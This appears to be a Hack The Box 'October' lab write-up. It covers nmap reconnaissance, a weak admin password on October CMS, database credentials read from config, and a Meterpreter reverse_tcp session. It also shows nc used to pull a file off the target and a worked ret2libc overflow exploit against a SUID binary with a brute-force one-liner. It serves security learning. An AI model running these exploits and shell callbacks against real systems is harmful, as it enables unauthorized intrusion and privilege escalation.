Information Gathering
Nmap
root@localhost:~/HTB/october# nmap  -p22,80 -sV -sC 10.10.10.16 --min-rate 1000
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 14:48 UTC
Nmap scan report for 10.10.10.16
Host is up (0.54s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: October CMS - Vanilla
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.21
Port 80: Weak Password
A CMS called october. Searching with searchsploit turns up a few vulnerabilities, but exploiting them effectively requires confirming the version number. I went to GitHub to see where the version number lives in the source code — it’s in the composer.json file under the web root — but testing showed it’s not directly accessible from the outside, and neither changelog nor readme contained version info, so I gave up on that. Later, after getting www-data access, I saw it was version 1.0.412
root@localhost:~/HTB/october# searchsploit october
--------------------------------------- ----------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ----------------------------------------
October CMS - Upload Protection Bypass | exploits/php/remote/47376.rb
October CMS 1.0.412 - Multiple Vulnera | exploits/php/webapps/41936.txt
October CMS < 1.0.431 - Cross-Site Scr | exploits/php/webapps/44144.txt
October CMS User Plugin 1.4.5 - Persis | exploits/php/webapps/44546.txt
OctoberCMS 1.0.425 (Build 425) - Cross | exploits/php/webapps/42978.txt
OctoberCMS 1.0.426 (Build 426) - Cross | exploits/php/webapps/43106.txt
--------------------------------------- ----------------------------------------
Shellcodes: No Result

The cookie felt like it might hide something, but after decoding it turned out not to be a JWT, so I dropped it.
Scan the directories:
irbuster -u http://10.10.10.16 -t 20 -l /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -v

The image above is incomplete (the scan was really slow), but in short I found the backend path /backend/backend/auth/signin, which echoes back whether an account exists, giving me the account admin. Running a dictionary attack with Burp got me straight-up banned……
I registered a user but found no privilege escalation or upload points.
In the end I looked at someone else’s walkthrough — the weak password admin gets you right into the backend. Made me sick….. (This is already the second time this admin has kept me locked out. Clearly I lack experience!!)

From there to user there’s little worth mentioning, so I’ll keep it brief.
Privilege Escalation
Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu Apr 27 18:51:25 UTC 2017 i686 athlon i686 GNU/Linux

Ubuntu 14.04.5 LTS
There are generally a few approaches to privilege escalation: misconfigurations (including sudo misconfiguration, SUID abuse, high-privilege cron jobs, etc.), password reuse, and exploit-based escalation.
Common Passwords
Read the config file, tried to log in as harry — failed:
/var/www/html/cms/config/database.php

        'mysql' => [
            'driver'    => 'mysql',
            'host'      => 'localhost',
            'port'      => '',
            'database'  => 'october',
            'username'  => 'october',
            'password'  => 'OctoberCMSPassword!!',
            'charset'   => 'utf8',
            'collation' => 'utf8_unicode_ci',
            'prefix'    => '',
        ],

Read the database account credentials:
Let msf Do It All
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                                                         Connection
  --  ----  ----                   -----------                                                         ----------
  2         meterpreter x86/linux  no-user @ october (uid=33, gid=33, euid=33, egid=33) @ 10.10.10.16  10.10.16.122:4443 -> 10.10.10.16:59910 (10.10.10.16)

msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2

msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.16 - Collecting local exploits for x86/linux...
[*] 10.10.10.16 - 34 exploit checks are being tried...
[+] 10.10.10.16 - exploit/linux/local/apport_abrt_chroot_priv_esc: The target appears to be vulnerable.
[+] 10.10.10.16 - exploit/linux/local/pkexec: The service is running, but could not be validated.
Tried both under a linux/x86/meterpreter/reverse_tcp session — both failed.
Exploit-Based Privilege Escalation
Found with the linpeas.sh script:
[+] Unmounted file-system?
[i] Check if you can mount umounted devices

/dev/mapper/october--vg-root /               ext4    errors=remount-ro 0       1
UUID=9d82af70-c08b-4ec2-af22-6754638dc49f /boot           ext2    defaults        0       2
/dev/mapper/october--vg-swap_1 none            swap    sw              0       0
/dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0
Nothing. Nothing at all..
SUID Files
(www-data:/var/www/html/cms/storage/app/media) $ find / -perm -u=s 2>/dev/null
  /bin/umount
  /bin/ping
  /bin/fusermount
  /bin/su
  /bin/ping6
  /bin/mount
  /usr/lib/eject/dmcrypt-get-device
  /usr/lib/openssh/ssh-keysign
  /usr/lib/policykit-1/polkit-agent-helper-1
  /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  /usr/bin/sudo
  /usr/bin/newgrp
  /usr/bin/pkexec
  /usr/bin/passwd
  /usr/bin/chfn
  /usr/bin/gpasswd
  /usr/bin/traceroute6.iputils
  /usr/bin/mtr
  /usr/bin/chsh
  /usr/bin/at
  /usr/sbin/pppd
  /usr/sbin/uuidd
  /usr/local/bin/ovrflw
None of the commonly exploitable ones are there. Set it aside for now. Actually, overflow should be a word hackers pay attention to — let’s pull it back to our machine and take a look:
# On the target machine
nc 10.10.16.122 666 < ovrflw

# On our machine
nc -lvp 666 > overflow
What follows uses some pwn techniques — root was obtained via buffer overflow. Impressive! Let’s keep studying it:
root@localhost:~/HTB/october# checksec --file=overflow

RELRO           STACK CANARY      NX            PIE      RPATH      RUNPATH	Symbols		FORTIFY	Fortified	Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE   No RPATH   No RUNPATH   69 Symbols     No	0		2overflow
BufferOverFlow
PoC
Feed the buffer a fairly long string (a few dozen to a few hundred bytes is enough; Burp can be used to fuzz). If a segfault occurs, consider it an overflow:
./overflow `python -c 'print "Z"*200'`

When writing exploit code, you need to pay special attention to whether the target process has DEP (NX on Linux), ASLR (PIE on Linux), and similar mechanisms enabled,
For example, if DEP (NX) is present, you cannot directly execute data on the stack,
And if ASLR is present, the addresses of the various system calls are randomized.
strings to View the Rough Contents
#  strings overflow

/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
strcpy
...
ldd to Check the Libraries
The ldd command is used to print the list of shared libraries that a program or library file depends on.
# ldd -v overflow
	linux-gate.so.1 (0xf7fd2000)
	libc.so.6 => /lib32/libc.so.6 (0xf7dcb000)
	/lib/ld-linux.so.2 (0xf7fd4000)

	Version information:
	./overflow:
		libc.so.6 (GLIBC_2.0) => /lib32/libc.so.6
	/lib32/libc.so.6:
		ld-linux.so.2 (GLIBC_2.3) => /lib/ld-linux.so.2
		ld-linux.so.2 (GLIBC_PRIVATE) => /lib/ld-linux.so.2
		ld-linux.so.2 (GLIBC_2.1) => /lib/ld-linux.so.2
Disable ASLR Before Debugging
echo 0 > /proc/sys/kernel/randomize_va_space
// The original value is 2
checksec to View the Binary’s Protections
# gdb-peda$ checksec

  CANARY    : disabled
  FORTIFY   : disabled
  NX        : ENABLED
  PIE       : disabled
  RELRO     : Partial
NX
NX means No-eXecute. The basic principle of NX (DEP) is to mark the memory pages holding data as non-executable
Build an Extra-Long String
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 200

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
gdb Debugging to Determine the Offset
# gdb ./overflow
gdb-peda$ b main
gdb-peda$ r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
gdb-peda$ c

# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q d7Ad
[*] Exact match at offset 112
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 64413764
[*] Exact match at offset 112
In other words, we overwrite EIP starting after 112 bytes.
ret to libc
The ret2libc technique is a buffer overflow exploitation technique, mainly used to overcome the no-stack-executable limitation faced by conventional buffer overflow exploitation (which is why the later experiments still require disabling the system’s ASLR as well as stack protection), for example the PaX and ExecShield security policies. The technique works by overwriting the function return address saved in the stack frame (eip) so that it points to some library function in libc (such as system), instead of pointing directly to shellcode
————————————————
Copyright notice: this is an original article by the CSDN blogger “大1234草”, released under the CC 4.0 BY-SA license. Please attach the original source link and this notice when reprinting.
Original link: https://blog.csdn.net/sinat_38816924/java/article/details/106222286
Generally, the system function is loaded into the program together with all the other C library functions via libc (on Linux). (Hence the name ret to libc.) Every C program can call the system function. And system’s position within libc is fixed — objdump or IDA can find it directly. The key problem is that we don’t know what libc’s base address is once loaded into the program. The base address of libc changes on every run of the program. The problem to solve is leaking the base address. Once we have the base address, we can compute system’s real address using “base address + system’s offset in libc”.
————————————————
Copyright notice: this is an original article by the CSDN blogger “zh_explorer”, released under the CC 4.0 BY-SA license. Please attach the original source link and this notice when reprinting.
Original link: https://blog.csdn.net/zh_explorer/java/article/details/80306965
Determine the offsets + brute force:
p system
$1 = {<text variable, no debug info>} 0xf7e0f620 <system>

p exit
$2 = {<text variable, no debug info>} 0xf7e02390 <exit>
exit: 0xb75f8000+0x33260 = 0xB762B260
system: 0xb75f8000+0x40310 = 0xB7638310
/bin/sh: = 0xb75f8000+0x162bac = 0xB775ABAC
while true; do /usr/local/bin/ovrflw $(python -c 'print "\x90"*112 + "\x10\x83\x63\xb7" + "\x60\xb2\x62\xb7" + "\xac\xab\x75\xb7"'); done
reference
- https://wooyun.js.org/drops/return2libc%E5%AD%A6%E4%B9%A0%E7%AC%94%E8%AE%B0.html
- return2libc study notes - 路人甲
- Common protection mechanisms of Linux programs - 都是一家人 - 博客园
- pwn techniques: ret to libc_shell_这里没人-CSDN blog
- https://teckk2.github.io/writeup/2018/02/23/October.html
- https://github.com/Kyuu-Ji/htb-write-up/blob/fc6164f37d12498c73d37d6e267d501b26e37334/october/write-up-october.md
- https://0xdf.gitlab.io/2019/03/26/htb-october.html
- https://teckk2.github.io/writeup/2018/02/23/October.html